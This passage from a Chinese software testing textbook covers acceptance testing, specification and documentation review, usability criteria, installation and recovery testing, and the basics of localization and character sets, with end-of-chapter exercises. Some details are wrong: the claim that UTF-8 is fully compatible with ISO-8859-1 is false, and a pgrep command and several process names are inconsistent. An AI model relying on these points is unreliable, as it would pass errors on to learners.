测试活动结束后必须编写《软件可靠性测试报告》，对测试项及测试结果在测试报告中加以总结、归纳。编写时可以参考 GJB 438A—1997 中提供的《软件测试报告》格式，并应根据情况进行剪裁。测试报告应具备下列内容。

(1) 产品标识。

(2) 使用的配置(硬件和软件)。

(3) 使用的文档。

(4) 产品说明、用户文档、程序和数据的测试结果。

(5) 与需求不相符项的列表。

（6）测试的最终日期。

这种规范化的过程管理控制有利于获得真实有效的数据，为最终得到客观的评估结果奠定基础。

小结

本章首先从系统级功能测试开始，逐步深入到性能测试、安全性测试、容错性测试、兼容性测试、可靠性测试等，覆盖了系统测试的各个方面。

功能测试是基本的，因为首先要保证系统的每个功能可以正常工作，然后才能进行非功能性的测试，如性能测试。而回归测试是不可避免的，只要有需求、设计或代码的变动就要进行，例如，一旦发现了严重缺陷，开发人员就要修改，然后测试人员不仅要验证缺陷，还有进行回归测试。由于资源和时间限制，不可能进行大规模的回归测试，这时候，选择正确的回归测试策略是重要的。

在系统的非功能性测试中，要深刻理解系统的架构设计，参与设计评审，认真准备测试环境，确保测试环境非常接近实际的产品运行环境。针对不同的应用系统，其系统的非功能性测试侧重点也不相同。压力测试、容量测试和性能测试的手段和方法很相似，有时可以交织在一起进行测试。压力测试的重点在于检查系统是否有资源泄漏（如内存泄漏）、进行系统的稳定性或可靠性的测试，以空间换时间，在高负载压力下可以减少测试时间。容量测试和性能测试更着力于提供性能指标与容量方面的数据，发现系统性能的瓶颈，改进系统性能。

在互联网时代，安全性测试越来越受到业界关注，除了需要完成安全性相关的功能测试之外，还要检验系统是否存在安全弱点或漏洞。后者主要通过渗透测试、模糊测试等方法来发现目前已知或未知的安全性问题。容错性测试也是为了提高系统的健壮性和可靠性，需要进行异常数据、异常操作等方面的测试，而兼容性测试，不仅要检验系统之间的兼容性问题，而且还要检验数据的兼容性问题，后者更重要。

思考题

1. 单元测试、集成测试与系统测试的联系与区别是什么？


2. 针对某个应用系统，运用之前所学到的方法设计十几条测试用例，完成其功能测试。并切换不同的环境，进一步进行相应的功能测试。如果发现缺陷，记录下来。

3. 给定一个电子商务网站，可以用到哪些系统测试类型？在各种性能测试类型中，如何进行并应该注意哪些问题？

4. 针对自己开发的一个 Web 系统，借助 JMeter 完成其 Web 服务器和数据库服务器的性能测试，并提交完整的性能测试报告，包括性能测试指标、负载模式测试场景、脚本、测试过程和测试结果分析等。

5. 针对自己开发的一个 Web 系统，借助两种安全性测试工具（如 WebScarab、Paros 等）完成安全性测试，发现安全漏洞。

6. 下载 WebGoat（https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project）进行练习，熟悉各种常见的安全性问题。



第 7 章

验收测试

验收测试(Acceptance Test)是在软件产品完成了功能测试和系统测试之后、产品发布之前所进行的软件测试活动。它是技术测试的最后一个阶段,也称为交付测试。通过了验收测试,产品就会进入发布阶段。验收测试一般根据产品规格说明书,严格检查产品,逐行逐字地对照说明书上对软件产品所做出的各方面要求,确保所开发的软件产品符合用户预期的各项要求,即验收测试是检验产品和产品规格说明书(包括软件开发的技术合同)的一致性。同时,验收测试,也可以称为现场测试,一般在实际的运行环境或用户的使用环境下进行,而且用户也参与到验收测试过程中。通过验收测试,也就是通过了用户的验收,说明软件产品的质量达到了客户的要求,测试项目到此告一段落。

7.1 验收测试过程

验收测试是在系统测试之后进行,所以验收测试的前提条件是系统或软件产品已通过了内部测试,即从软件开发组织来看,所有要做的测试都已完成,所发现的严重缺陷都已修正。然后,和用户一起来验收软件系统,在真实的环境下运行软件系统,看看是否存在和用户要求不一致的问题,或违背产品规格书的要求。另外,测试人员不可能完全预见用户实际使用程序的情况,也就不可能发现所有的错误。例如,用户可能错误地理解命令、提供一些奇怪的数据组合或可能对输出信息迷惑不解等。因此,软件是否真正满足最终用户的要求,应由用户进行一系列“验收测试”。

在产品发布前,与用户共同完成验收测试的可能性就比较小,往往会转变为另两种测试——α 测试和 β 测试。从这种意义上看,验收测试就不存在,或者说,我们不得不将“验收测试”扩展为广义的概念——在软件产品完成了功能测试和系统测试之后,在产品发布之前所进行的软件测试活动。所以,如果是公司自行开发的产品,可以由测试人员和产品设计部门、市场部门等共同进行,可能还包括技术支持、产品、培训等部门人员。

在敏捷测试流程(如 Scrum)中也有验收测试,和传统的验收测试概

念也不一样,可以看作是全面的系统测试或回归测试,因为之前是持续测试,一方面主要是单元测试和集成测试,侧重各个功能特性(或用户故事)的测试,对整个系统测试不够;另一方面,持续测试比较零碎,版本不断更新,完成一点代码做一点测试,需要系统的回归测试。

验收测试既可以是非正式的测试,也可以是有计划、系统的测试。验收测试是验证系统是否达到了用户需求规格说明书(可能包括项目或产品验收准则)中的要求,试图尽可能地发现软件中存留的缺陷,从而为软件进一步改善提供帮助,并保证系统或软件产品最终被用户接受。验收测试主要包括易用性测试、兼容性测试、安装测试、文档(如用户手册、操作手册等)测试等几个方面的内容。

1. 测试步骤

(1) 在需求分析阶段建立测试计划,了解软件功能和性能要求、软硬件环境要求等,并特别要了解软件的质量要求和具体的验收要求。根据软件需求和验收要求编制验收测试计划,制定需测试的测试项,制定测试策略及验收通过准则,并让客户参与计划评审,直至通过。

(2) 建立测试环境,根据验收测试计划、项目或产品验收准则完成测试用例的设计,并经过评审。

(3) 准备测试数据,执行测试用例,记录测试结果。

(4) 分析测试结果,根据验收通过准则分析测试结果,做出验收是否通过及测试评价。验收结果通常会有以下 4 种情况。

① 测试项目通过验收;

② 测试项目没有通过验收,但问题不大,双方沟通可以达成一个补充协议,在维护后期或下一个版本改进;

③ 测试项目没有通过验收,并且不存在变通方法,需要很大的修改;

④ 测试项目无法评估或者无法给出完整的评估结果,此时必须找到其深层次的原因。如果是该测试项目没有说明清楚,应该修改验收测试计划。

(5) 提交测试报告。根据产品设计说明书、详细设计说明书、验收测试结果和发现的错误信息,评价系统的设计与实现,最终通过验收测试报告给予完整的、详细的描述。

2. 通过标准

(1) 完全执行了验收测试计划中的每个测试用例。

(2) 在验收测试中发现的错误已经得到修改并且通过了测试或者经过评估留到下一版本中修改。

(3) 完成软件验收测试报告。

3. 注意事项

(1) 必须编写正式的、单独的验收测试计划。该计划中必须有明确的验收标准。通过验收测试的产品并不表示它不存在缺陷。有时为了争夺市场,允许非严重性的缺陷存在,但是,不能根据测试结果再来修改验收标准。

(2) 验收测试必须在实际运行环境中或尽可能模拟实际的环境中进行。测试环境与实际运行环境的差异可能会遗漏少数的严重缺陷,这样会严重影响用户的满意度。例如,一个数据库查询系统,在拥有少量数据时工作正常,而在实际环境中,可能拥有海量的数据,仅仅简单的查询操作就可能耗费大量系统资源,丧失可用性。

(3) 验收测试一般需要由用户和测试部门共同完成,如果不是用户委托的项目,而是软件

公司自行研发的产品,就不会有用户参与测试,而是让产品设计部门、市场部门、技术支持等参与测试,或者让公司所有员工参与产品的试用。

α 测试和 β 测试

α 测试是指软件开发公司组织内部人员模拟各类用户对即将面市软件产品(称为 α 版本)进行测试,试图发现错误并修正。α 测试的关键在于尽可能逼真地模拟实际运行环境和用户对软件产品的操作并尽最大努力涵盖所有可能的用户操作方式。经过 α 测试调整的软件产品称为 β 版本。紧随其后的 β 测试是指软件开发公司组织各方面的典型用户在日常工作中实际使用 β 版本,并要求用户报告异常情况、提出批评意见。然后软件开发公司再对 β 版本进行改错和完善。

7.2 产品规格说明书的验证

产品规格说明书,也称功能规格说明书(Functional Specification),是基于需求的定义,详细描述将要开发出一个什么样的产品,包括产品的用途、有哪些功能、用户界面的表现形式及其交互特性等。它通常会遵守公司内部约定的模板或其他要求,采用 Word、PDF、Visio 或 HTML 等文档格式,包括文字、表格、图形甚至动画等内容。

7.2.1 产品规格说明书的评审

产品规格说明书是测试的标准,如果没有它,谁都不清楚产品应该是什么样,最终会是什么样,会让测试工作无从着手,陷入无尽的困难之中。产品说明书的特性决定了对其复审(Review)的重要性。经验显示,充分的复审能排除约 60%的错误,在产品设计阶段,发现需求和设计上大部分的缺陷,避免返工,可为项目节省大量的成本。

产品规格说明书的复审不是验收测试阶段的主要任务,它应该在整个产品生命周期的初期,即在产品规格说明书初稿完成后就开始评审,在编程之前完成评审。软件评审方法包括互为复审或称同行评审(Peer-to-Peer Review)、走查(Walkthrough)和正式会议审查(Inspection)。产品规格说明书的评审,先可以采用邮件分发审查方法,通过邮件将产品规格说明书分发下去,收集大家的反馈意见,进行讨论和修改。在后期,可以集中采用会议评审的方式,尽可能发现潜在的工作问题,阐释各种疑问,力求大家达成一致意见。

会议审查是一种系统化、严密的集体评审方法,其过程一般包含制定计划、准备和组织会议、跟踪和分析结果等。在会议评审过程中涉及多个角色,如评审组长、作者、评审人员、列席人员和会议记录人员等。在评审过程中,要注意以下几点。

(1) 从客户的角度和立场进行审核工作。

(2) 检验套用标准的正确性,不要和行业规范相抵触。

(3) 审查、研究同类产品。

(4) 验证产品规格说明书的完整性、准确性、一致性、合理性等特性。

7.2.2 产品规格说明书的验证

产品规格说明书的验证大部分属功能性测试的范畴。早在集成测试完成后、系统测试开始前,就开始对软件系统进行功能性测试。但早期的功能性测试旨在验证产品说明书定义的

功能实现以保证后续测试的进行,并尽早地发现问题。

在验收测试阶段,产品规格说明书的验证将更加严格、彻底地进行。大多数情况下,测试人员并不能得到完美的产品规格说明书,尽管它已经通过了审核,但由于评审不够充分、需求的变更、设计修改等影响,都会导致产品规格说明书不得不做相应更改。所以测试人员不仅要根据产品说明书的每一个特性导出测试用例,而且应针对上述变动,及时更新测试用例,确保产品规格说明书和测试用例保持一致。

测试人员应根据产品说明书,逐字逐句地验证产品的每一项特性,并在验证结束时提交基于产品规格说明书的验证报告。该报告可以是正式的,也可以是非正式的,其目的在于能够在验收测试初期进行评判软件特性是否都已实现、是否可以进行全面的验收测试。验证报告的内容应包括所有特性的清单。

(1) 已经实现的特性标识为通过。

(2) 特性没有实现的报告缺陷并在报告中体现。

(3) 特性基本实现,但与产品说明书中内容不相一致。报告缺陷并在报告中体现。

(4) 特性基本实现,但存在一些问题或错误。

7.2.3 文档的测试

软件文档是软件的重要组成部分,文档的错误也是软件缺陷。错误的解释可能会引导用户无法完成某些软件已具有的功能,例如,安装文档不正确,用户无法进行安装,是一个很严重的缺陷。从另一方面看,用户通过文档可以掌握具体的使用方法,提高了易用性;避免了用户在摸索使用中的一些不可预期的操作,也就相对避免了一些不可预期的错误的发生,从而提高了产品的可靠性。当用户在遇到问题时,多数会向朋友或同事询问解决方法,再就是通过帮助文档或请求公司帮助。约30%的用户通过文档解决了问题,也就避免了公司提供费用不菲的技术支持。综上所述,文档测试也是不可忽视的,包括产品规格说明书的验证和后续的安装文档的测试。

1. 文档的种类

(1) 联机帮助文档或用户手册。这是人们最容易想到的文档。用户手册是指导用户如何使用软件的文档,可能是一本书,也可能仅仅是PDF或chm格式的文件。有时以联机帮助文档的形式出现,具有索引和搜索功能,用户可以方便快捷地查找所需信息。Microsoft Word的联机帮助文档如图7-1所示。

(2) 指南和向导。是程序和文档融合在一起形成的、可以引导用户一步一步完成任务的一种工具,如Microsoft Office助手。

(3) 安装、设置指南。简单的安装文档可以是一页纸,复杂的指南可以是一本手册。

(4) 示例及模板。例如,某些系统提供给用户填写的表单模板。

(5) 错误提示信息。常常被忽略,但确属于文档。举一个较特殊的例子,服务器系统运行时检测到系统资源达到临界值,或受到攻击,给管理员发送警告邮件。

(6) 用于演示的图像和声音。

(7) 授权/注册登记表及用户许可协议。

(8) 软件的包装、广告宣传材料。有些用户会认真对待,并很好地利用它,若出现错误或缺少必要的信息可能带来麻烦,甚至标签上的信息等均为文档测试的内容。



图 7-1　Microsoft Word 的联机帮助

2. 怎样进行文档测试

很多程序员能编写出好程序，却写不出清晰的文档，技术手册的质量不够高，测试的难度更高，需要事先仔细阅读，并与文档作者进行充分交流，尝试每个示例，就能发现其中的问题。文档测试主要检查文档的正确性、完备性、易理解性和一致性。

(1) 正确性是指不要把软件的功能和操作写错，也不允许文档内容前后矛盾。测试描述功能的陈述是否必要？有没有多余信息？功能是否满足的客户要求？

(2) 完备性是指文档不可以“虎头蛇尾”，更不能漏掉关键内容，检查是否有遗漏和丢失的内容？文档中很多内容对开发者可能是“显然”的，但对用户而言不见得都是“显然”的。

(3) 易理解性。文档不含糊，清晰，要让大众用户看得懂，容易理解。例如，内容描述是否一清二楚？术语、缩写用户是否理解？内容和主题是否一致？

(4) 一致性，产品功能描述是否自相矛盾？与其他功能有没有冲突？

7.3　用户界面和可用性测试

用于软件程序交互的方式称为用户界面(User Interface，UI)。与早期的软件相比，现在使用的个人计算机都有复杂的图形用户界面(Graphical User Interface，GUI)。虽然 UI 各不相同，但其本质是相同的，都是提供用户与计算机之间交互和交流的桥梁。

许多产品都应用人体工程学的研究成果，使产品更具人性化，使用时更加灵活、舒适。软件产品也是一样，应以软件的最终使用者——客户为出发点。好的用户界面包括 7 个要素：符合标准和规范、直观性、一致性、灵活性、舒适性、正确性、实用性。

1. 符合标准和规范

在现有的平台上软件都遵守一定的标准和规范，Windows、Mac OS 等操作系统都有自己的界面标准，这些标准都是经过多年实践的积累而形成的，已经得到用户的接受，例如，软件应

该有什么样的外观、何时使用复选框、何时使用单选按钮、何时使用提示信息、警告信息或者严重警告信息等，形成人们认可的惯例，如图 7-2 所示。



图 7-2　Windows 的三种信息使用的方式

由于多数用户已经熟悉并接受了这些标准和规范、或已经认同了这些信息所代表的意义。这时，如果用“提示信息”代替“严重警告”，很难引起用户的重视，他可能随手关闭，造成严重后果后，用户自己可能还不知道，自然得不到用户的认同。测试人员就应该将此类问题报告为缺陷。如果软件在某一个平台上运行，如同产品规格说明书一样，该平台的标准和规范也应作为测试的依据。如果正在测试的软件本身就是一个软件平台，那么软件设计者就应创立一套标准，贯穿于整个软件的设计开发过程，保持软件与行业标准、规范或约定相一致。

2．直观性

考虑用户界面的直观性，首先确定功能操作界面、提示或期待的结果是否直观、显著，并出现在预期的地方或时间。例如，执行结果已经显示出来，但因其不明显，客户使用时还在焦急地等待结果的出现。再比如，软件中某个图标用了软件编程中常用的术语缩写，开发人员和测试人员往往因为熟悉而忽略，而用户就很难理解其含义，只能猜测。其次，考虑用户界面的组织和布局是否合理，界面是否洁净、不拥挤以及是否有多余的功能，是否太复杂难以掌握等因素。有一个设计展示网站(www.jaspermorrison.com)，如图 7-3 所示，其主界面非常直观，各类设计的链接都是通过直观的图形描述，而且整个页面没有任何多余的内容。



图 7-3　直观页面的示例

3．一致性

包括软件本身的一致性，以及与公司其他软件、第三方软件的一致性。字体是否一致、界

面的各元素风格是否一致是比较容易判定的。另外,一致性的问题通常还体现在平台的标准和规范上,用户习惯于将某一程序的操作方式带到另一个程序中使用。例如,在 Windows 平台客户已经习惯用 Ctrl+C 键表示复制操作,而在软件中将复制操作的快捷键定义为其他键必定会给用户造成挫败感,难以接受。如果在同一软件中不同的地方做了不同的定义,那是一件更糟糕的事情。

4. 灵活性

用户喜欢可以灵活选择的软件,软件可以选择不同的状态和方式,完成相应的功能。但灵活性也可能发展为复杂性,太多的状态和方式的选择增加的不仅是用户理解和掌握的困难程度。多种状态之间的转换,增加了编程的难度,更增加了软件测试人员的工作量。图 7-4 中 Windows 计算器程序有两种方式:标准型和科学型,充分体现了灵活性。



图 7-4 Windows 计算器程序的灵活性

5. 舒适性

人们对舒适的理解各不相同,总体上说恰当的表现、合理的安排、必要的提示或更正能力等是要考虑的因素。如图 7-5 所示的状态信息可以让用户清楚目前的工作状态,就是一个很好的例子。

舒适性的例子比较多,例如,iPhone 手机为什么那么受欢迎,就是它的触摸屏操作非常方便、轻松。财务报表软件就不太适合绚丽的色彩、狂放的风格。Windows 的 UNDO/REDO 特性让用户觉得方便,左手鼠标的设置给惯用左手的人带来便利,也能为右手十分劳累时提供了另一种途径。



图 7-5 复制文件的状态

6. 正确性

正确性的问题一般都很明显,比较容易发现。通常,要注意是否有多余或遗漏的功能、功能是否被正确实现、语言拼写是否无误、在不同媒介上的表现是否一致、所有界面元素的状态是否都准确无误等。例如,根据用户的权限系统能否自动屏蔽某些功能、将密码输入内容是否显示为 * 号等。

7. 实用性

主要指软件产品的各个功能是否实用。在需求和产品规格说明书的评审、实际测试等过

程中都应考虑各个具体特性是否必要的、是否真正对用户具有实际价值。如果认为没有必要，就要研究或和产品设计人员讨论其存在的原因。无用的功能只会增加程序的复杂度，产生不必要的软件缺陷。

在大型软件的长期开发中或经过多个版本的演化过程中容易产生一些没有实用价值的功能，可能导致某个功能没有用了，或者原先设计界面上的图标或按钮没有存在的价值，也可能导致产生一些无用的数据等。

总而言之，软件的易用性没有一个具体量化的指标，主观性较强。当前面的7个要素处理好了，易用的属性自然就好了。界面清晰美观、各元素布置合理、符合常用软件的标准和规范、用户能够在不需要其他帮助的情况下完成各项主要功能的，就认为软件达到了易用性的要求。

7.4 安装测试和可恢复性测试

软件的安装测试是容易被忽略的一个环节，开发和测试人员均为专业人员，在开发和测试的过程和环境中容易忽略对非专业人员造成的问题。系统一旦开始运行以后，不能保证系统能无限期地正常工作下去，可能会出现系统宕机，需要及时恢复，这就要求进行系统的可恢复性测试，它是为了更好地保证软件的可用性和数据的可靠性。

1. 安装与卸载测试

软件产品的日益丰富，使可获得软件的途径也多种多样，软件的安装方式也发生了很大的变化，有客户端软件的安装、直接通过浏览器下载安装，还有服务器端的系统部署，随着软件即服务(Software as a Service)和云服务等，系统部署会越来越普遍，其中包括系统的升级、在系统运行时打补丁(Patch)等。客户端安装和服务器系统部署有很大差别，客户端安装测试时，主要验证能否安装成功、安装步骤是否清晰、中途是否退出、安装完之后能否顺利卸载、卸载时是否破坏用户数据、是否能正常升级等内容；而完整的系统部署会更复杂，需要考虑更多的因素，包括服务器架构、环境配置、数据备份等。安装测试时，一般要注意以下几个方面。

(1) 一般严格按照安装文档中的说明，一步一步地进行操作，最好从文档中复制出各种操作命令及其参数，确保输入到计算机的命令和文档中的内容一致。检查系统安装是否能够安装所有需要的文件、数据并完成必要的系统设置。

(2) 软件的安装说明书有无对安装环境做限制和要求。至少在标准配置和最低配置两种环境下安装。曾经有过这样的例子，某客户端产品进行安装测试时十分顺利，在准备发布之前的一次意外演示，发现安装无法通过，因为机器上没有Java虚拟机(Java Runtime Environment，JRE)。让经理主管们对测试结果产生了很大的疑问。真正的原因是测试用机在安装操作系统时默认会安装JRE，从而没有发现上述问题。

(3) 安装过程是否简单，容易掌握。软件的安装说明书与实际安装步骤是否一致。对一般用户而言，长长的安装文档、复杂的操作步骤往往造成畏惧心理。如果实际步骤与安装说明再有出入，就容易让用户缺乏信心，增加技术支持的成本。

(4) 安装过程是否有明显的、合理的提示信息，如选择/更改目录、安装的进程、下一步操作提示、中途退出(Cancel)等都应明确提示。如果是升级安装后，用户数据是否得到保护并能继续使用。

(5) 卸载测试也是安装测试的一部分。卸载后，文件、目录、快捷方式等是否清除，占用的系统资源是否全部释放、是否影响其他软件的使用。更重要的是，用户数据是否被保留，不能

被删除,如果要删除,也需要提示用户,由用户做出选择。

(6) 安装过程中是否会出现不可预见的或不可修复的错误,进一步验证安装过程中(特别是系统软件)对硬件的识别能力、是否会破坏其他文件或配置。

(7) 安装程序是否占用太多系统资源、是否有冲突、是否会影响原系统的安全性。

(8) 软件安装的完整性和灵活性。大型的应用程序会提供多种安装模式(最大、最小、自定义等),每种模式是否能够正确地执行,以及是否可以中止并恢复现场。

(9) 软件使用的许可号码或注册号码的验证,用户许可协议的条款要保证其合理、合法。

2. 可恢复性测试

提供软件服务的计算机系统必须在限定的时间内从失效状态中恢复过来,最大限度地减少对服务的影响。有些软件系统具有很好的容错性,也就是说,运行过程中出现的错误对局部有影响,不能造成整个系统的崩溃。在某些情况下,一旦某个子系统出现问题,由一个备份子系统将服务接替过来,从而不会影响整个系统。如果这个系统出了问题,由一个备份系统完全将服务接受过来,继续提供服务。

恢复测试主要检查系统的容错能力。当系统出错时,能否在指定时间间隔内修正错误或重新启动系统。恢复测试首先要通过各种手段,让软件强制性地发生故障,然后验证系统是否能尽快恢复。对于自动恢复需验证重新初始化、检查点、数据恢复和重新启动等机制的正确性;对于人工干预的恢复系统,还需评估平均修复时间,确定其是否在可接受的范围内。例如,基于客户/服务器结构的应用是测试工作中常常遇到的,下面就是一个简单的示例,对我们有所启发。

先分析服务器端的恢复测试,通常服务器上会有一个进程是对其他服务进程进行维护和管理。本例是一台 Linux 系统的服务器。使用“pgrep -flsvr”命令列出所有服务进程如下所示,其中“atmmsvr”为维护管理进程,其他均为各种服务进程。

```
[root@lnx2210 root]# pgrep -flsvr
12063 /opt/… … …/ammsvr
12137 /opt/… … …/apngsvr 192.168.2.211
12138 /opt/… … …/acb1svr 192.168.2.213
12139 /opt/… … …/acb2svr 192.168.2.214
12140 /opt/… … …/arassvr 192.168.2.215
12141 /opt/… … …/alicsvr 192.168.2.212
12142 /opt/… … …/alogsvr 192.168.2.212
12143 /opt/… … …/achatsvr 192.168.2.213
12144 /opt/… … …/aassvr 192.168.2.213
12145 /opt/… … …/adtsvr 192.168.2.213
12146 /opt/… … …/achatsvr 192.168.2.214
12147 /opt/… … …/aassvr 192.168.2.214
12148 /opt/… … …/adtsvr 192.168.2.214
… …
12290 /opt/… … …/wmssvr
12378 /opt/… … …/arassvr 192.168.2.215
12592 /opt/… … …/apngsvr 192.168.2.211
12593 /opt/… … …/apngsvr 192.168.2.211
[root@lnx2210 root]# kill -9 12138
```

如果对其中进程号为 12138 的“acb1svr”进行恢复测试,可以使用“kill -9 12138”命令将该

进程杀掉。立刻通过客户端验证该项服务的丧失，在恢复时间内监控服务器的进程，直到“acblsvr”进程被重新启动。再通过客户端验证该项服务的恢复。服务器端系统资源不应该出现较大的变化。

再分析客户端的恢复测试，可以用一个更简单的例子说明。手工拔下网线，在许可的时间范围内再插上。从客户的角度，服务的丢失和重新获得不能太麻烦，也不能太困难，状态不能发生大的变化，数据能够重新获得。

小结

验收测试是技术测试的最后一个阶段，需要和用户共同完成，而且需要在软件实际运行环境中进行测试。严格按照产品规格说明书来进行测试，通过验收测试后，需要提交验收测试报告。在本章还详细介绍了安装测试、可恢复性和文档测试等，安装测试可以扩展到数据中心的部署验证，而文档测试主要检查文档的正确性、完备性、易理解性和一致性。

思考题

1. 验收测试是由用户完成的吗？为什么？
2. 进行验收测试的条件是什么？通过标准是什么？
3. 如何进行产品说明书的验证？
4. 简述文档测试的重要性。
5. 用户界面测试有哪些要素？
6. 软件测试分为哪4个阶段？每个阶段的主要任务和目标是什么？

CHAPTER 8

第 8 章

软件本地化测试

随着软件市场越来越趋向于全球化的竞争，为了使将来软件产品可以走向世界，能够参与全球市场的竞争，在开发软件产品的时候就需要考虑到如何适应国际化的需求、满足不同国家或地区的用户使用要求，包括不同语言、不同货币、不同计量单位和不同文化习俗等方面对软件产品所提出的要求，这就产生了软件国际化和本地化的概念。

本章主要介绍什么是软件本地化、软件本地化的翻译验证和其他测试重点，让读者深入了解软件本地化的过程，并全面了解如何完成本地化测试。

8.1 什么是软件本地化

软件本地化是将一个软件产品按特定国家或语言市场的需要进行全面定制的过程，包括翻译、重新设计、功能调整以及功能测试、是否符合各个地方的习俗、文化背景、语言和方言的验证等。在开始讨论之前，先来介绍几个关键术语。

(1) L10n：英文 Localization 一词的简写，意即本地化，由于首字母“L”和末尾字母“n”间有 10 个字母，所以简称 L10n。

(2) I18n：英文 Internationalization 的简写，意为国际化，由于首字母“I”和末尾字母“n”间有 18 个字符，所以简称 I18n。Internationalization 指为保证所开发的软件能适应全球市场的本地化工作而不需要对程序做任何系统性或结构性变化的特性，这种特性通过特定的系统设计、程序设计、编码方法来实现。也就是说，完全符合国际化的软件产品，在对其进行本地化工作的时候，只要进行一些配置和翻译工作，而不需要修改软件的程序代码。

(3) locale：场所、本地，简单来说是指语言和区域进行特殊组合的一个标志。

(4) Globalization：即全球化，是一个概念化产品的过程，它基于全球市场考虑，以便一个产品只做较小的改动就可以在世界各地出售。全球化可以看作国际化和本地化两者合成的结果。

它们之间的关系可用图 8-1 表示，在这里强调国际化是核心工作，

只有满足国际化的要求之后才能容易实现本地化，而且翻译只是本地化工作的一部分，全球化是一个产品市场的概念。提到本地化，首先想到的就是翻译问题，毋庸置疑，翻译在本地化工作中占据着很重要的地位，但是绝不能把翻译等同于本地化，它和本地化还有很大的差距。当文字被翻译后，还要对产品进行其他相应的更改，这些更改包括技术层面和文化层面的更改。

图 8-1 翻译、本地化与国际化、全球化之间的关系

8.1.1 软件本地化与国际化

人们常说的"国际化"是指产品走出国门，在其他国家销售。但在软件产品开发中，产品国际化有着不同的含义，意味着对软件"原始产品"本地化的支持，也就是为了解决软件能在各种不同语言、不同风俗的国家和地区使用的问题，对计算机设计和编程所做出的某些规定。为了减少本地化的工作，软件产品国际化应该具有下面一系列特性。

(1) 支持 Unicode 字符集；

(2) 分离程序代码和显示内容(文本、图片、对话框、信息框和按钮等)，如将这些内容由资源文件(如 *.rc、.properties)统一处理；

(3) 消除硬代码(Hard Code，指程序代码中所包含一些特定的数据，它们本应该作为变量处理，而对应的具体数据应该存储在数据库或初始化文件中)；

(4) 使用 Header Files 去定义经常被调用的代码段；

(5) 改善翻译文本尺寸，具有调整的灵活性，如在资源文件中可以直接具有调整用户界面的灵活性来适应翻译文本尺寸；

(6) 支持各个国家的键盘设置，并有对应的热键处理；

(7) 支持文字不同方向的显示；

(8) 支持各个国家的度量衡、时区、货币单位格式等自定义功能；

(9) 用户界面(包括颜色、字体)等自定义特性。

软件本地化是国际化向特定本地语言环境的转换，即将软件从源语言转换成一种或多种目标语言的过程，同时针对目标国家或地区，对产品的外观、参数设置等进行相应的处理，如：

(1) 软件用户界面(User Interface，UI)默认值的设置；

(2) 联机文档(帮助文档、技术支持站点等)；

(3) 数据库初始化工作；

(4) 热键设置；

(5) 度量衡和时区等。

国际化与本地化是一个辨证的关系，本地化要适应国际化的规定。而国际化是本地化的基础和前提，为本地化做准备，使本地化过程不需要对代码做改动就能完成，或将代码修改降到最低限度。

8.1.2 字符集问题

要支持软件国际化特征，首先就要考虑使用正确的字符集。西方语言，如英语、法语和德语，使用不到 256 个字符，所以它们可以用单字节编码表示。可是亚洲语言，比如日文和中文，

却有几万个字符,因此需要双字节编码。所以在做本地化测试的时候,应该检查开发人员是否使用了正确的字符编码。

字符集是操作系统中所使用的字符映射表,例如,早期的 UNIX 系统使用只包含 128 个字符的 7-bit ASCII 字符集(包括 Tabs、空格、标点、符号、大小写字母、数字和回车键等)。然而对于很多语言来说,7-bit ASCII 字符集远远不够,因为它不包含特殊字符(比如 é、å 或 â)。所以后来出现了 8-bit ASCII,它包含 256 个字符。微软的 Windows 早期版本使用 8-bit ASCII 字符集,对于 UNIX 计算机,还有一个 ISO 标准(ISO 8859-X),和 8-bit ASCII 相似。即使拥有 256 个字符,8-bit ASCII 还是无法满足所有语言的需求。汉语、日语和韩语这些语言的字符都很多,无法适用扩展后的 ASCII 字符集,对于这些语言,可以使用 16-bit 字符集(双字节、多字节或变数字节),这就是统一的字符编码标准 Unicode,采用双字节对字符进行编码,几乎包含所有语言的每个字符。

Unicode 是一个国际标准(http://www. unicode. org/standard/standard. html),采用双字节对字符进行编码,提供了在世界主要语言中通用的字符,所以也称为基本多文种平面。Unicode 以明确的方式表述文本数据,简化了混合平台环境中的数据共享。目前,很多操作系统都支持 Unicode,包括 Windows 系统、Linux 系统和 Mac OS、Solaris、IBM-AIX、HP-UX 等。Unicode 简称为 UCS,现在用的是 UCS-2,即 2 字节编码,和国际标准字符集 ISO 10646-1 相对应。UCS 最新版本是 2005 年的 Unicode 4.1.0,而 ISO 的最新标准是 ISO 10646-3:2003。

UCS 只是规定如何编码,并没有规定如何传输、保存编码。所以有了 Unicode 实用的编码体系,如 UTF-8、UTF-7、UTF-16。UTF-8(UCS Transformation Format)和 ISO-8859-1 完全兼容,解决了 Unicode 编码在不同的计算机之间的传输、保存,使得双字节的 Unicode 能够在现存的处理单字节的系统上正确传输。UTF-8 使用可变长度字节来储存 Unicode 字符,这能解决敏感字符引起的问题。前面有几个 1,表示整个 UTF-8 串是由几个字节构成的。以下是 Unicode 和 UTF-8 之间的转换关系:

```
U-00000000 - U-0000007F: 0xxxxxxx
U-00000080 - U-000007FF: 110xxxxx 10xxxxxx
U-00000800 - U-0000FFFF: 1110xxxx 10xxxxxx 10xxxxxx
U-00010000 - U-001FFFFF: 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
U-00200000 - U-03FFFFFF: 111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
U-04000000 - U-7FFFFFFF: 1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
```

8.1.3 软件国际化标准

